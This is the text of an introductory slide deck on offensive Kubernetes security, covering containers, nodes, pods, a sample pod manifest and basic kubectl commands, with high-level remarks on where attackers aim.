

A Peek Into Offensive Kubernetes Operations

[Nashville *Edition*]


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/usr/bin/whoami

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- Founder / Offsec Researcher @ [Low Orbit Security](#)
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 - Linux, Cloud, Kubernetes (obviously), research, breaking things
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Hypothesis

Kubernetes is notoriously complex. This leads to it being an unapproachable technology for many **offensive security** researchers...

Kubernetes and its ecosystem is in a similar state to Active Directory 10 years ago. There is huge opportunity in **offensive security** research of this new ecosystem.

Recipes for Screwing Up,
Trying Again, and Hitting
It Out of the Park

KUBERNETES BASICS


WITH GRAHAM

speedrun Any% Glitchless


VMs -> Containers

- Old: VMs
- New: Containers
 - Note: A container is NOT just a small VM

Virtual Machines



Containers



Containers Enable: Microservice Architectures


Microservice: A software development pattern that breaks large (monolithic) applications into smaller, independent services.

Pros

- Scaling
- Easier Updates
- Decreased Dependency Hell

Cons

- Complexity
- Complexity
- Complexity
- Complexity
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- Complexity
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Kubernetes

Orchestrate the containers hosting
microservices




Scale

Automatically scale resources based on demand.
Did you go viral on social media?

Your front end is about to get hammered,
Kubernetes will deploy more containers with
the front end service

Maintain

Did a pod crash because someone has been
fuzzing it? Automatically restart it.



An Attacker's Guide to the Components of Kubernetes Infrastructure

Nodes: Worker & Control


Control Nodes

- The `__` of a cluster
- API Server: Brokers communication you and the cluster.
 - The front door. Try a window.
- ETCD: Stores the state of the cluster.
 - Control ETCD, Control the cluster


Worker Nodes

- The `__` of the cluster
- Nodes are the compute resource for Pods
- Container breakout lands an attacker on a node.
 - Typically leads to full cluster compromise

ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04



Pods

- A logical container for your containers
- Pods can contain 1 or more containers
- Pods run on nodes
- Treat as ephemeral
- Smallest “unit” of Kubernetes
 - This is your “landing zone” for RCE
- It's pods all the way down...
 - This has logging implications...

Node-1: Ubuntu 24.04



Pods

- Walking through a pod manifest
- This is stripped down
 - In production, you won't see very many Pod manifests
 - ReplicaSets
 - Deployments

```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: my-first-pod
5    labels:
6      app: my-web-app
7      environment: development
8  spec:
9    containers:
10     - name: web-container
11       image: nginx:latest # Or any other image you want to use
```


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3  metadata:
4    name: my-first-pod
5    labels:
6      app: my-web-app
7      environment: development
8  spec:
9    containers:
10     - name: web-container
11       image: nginx:latest # Or any other image you want to use
12       ports:
13         - containerPort: 80 # The port the container exposes
14       resources: # Optional: Define resource requests and limits
15         requests:
16           cpu: 100m
17           memory: 256Mi
18         limits:
19           cpu: 200m
20           memory: 512Mi
21       volumeMounts: # Example: Mounting a volume
22         - name: data-volume
23           mountPath: /var/www/html
24     - name: sidecar-container # Example: A sidecar container
25       image: busybox:latest
26       command: ["sh", "-c", "while true; do echo 'Hello from sidecar!'; sleep 10s; done"]
27       volumeMounts: # Example: Mounting the same volume as the main container
28         - name: data-volume
29           mountPath: /data
30
```

kubectl

- Interact with a cluster
- Uses KubeConfig files for cluster access
 - Think of this file as an AWS access key and secret access key pair*
- kubectl VERB RESOURCE flags
 - kubectl [get|delete|create|describe...] [pod|secret|namespace...]
 - kubectl get pod -> list all the pods (in the default namespace)
 - kubectl get pod -n prod -> list all the pods in the prod namespace
 - kubectl get pod mypod -> get a single pod named mypod
 - kubectl delete pod mypod -> delete the pod "mypod"
 - kubectl describe pod mypod -> get verbose info of a pod (and logs)
 - kubectl get namespace -> list all namespaces
 - kubectl get ns -> list all namespaces



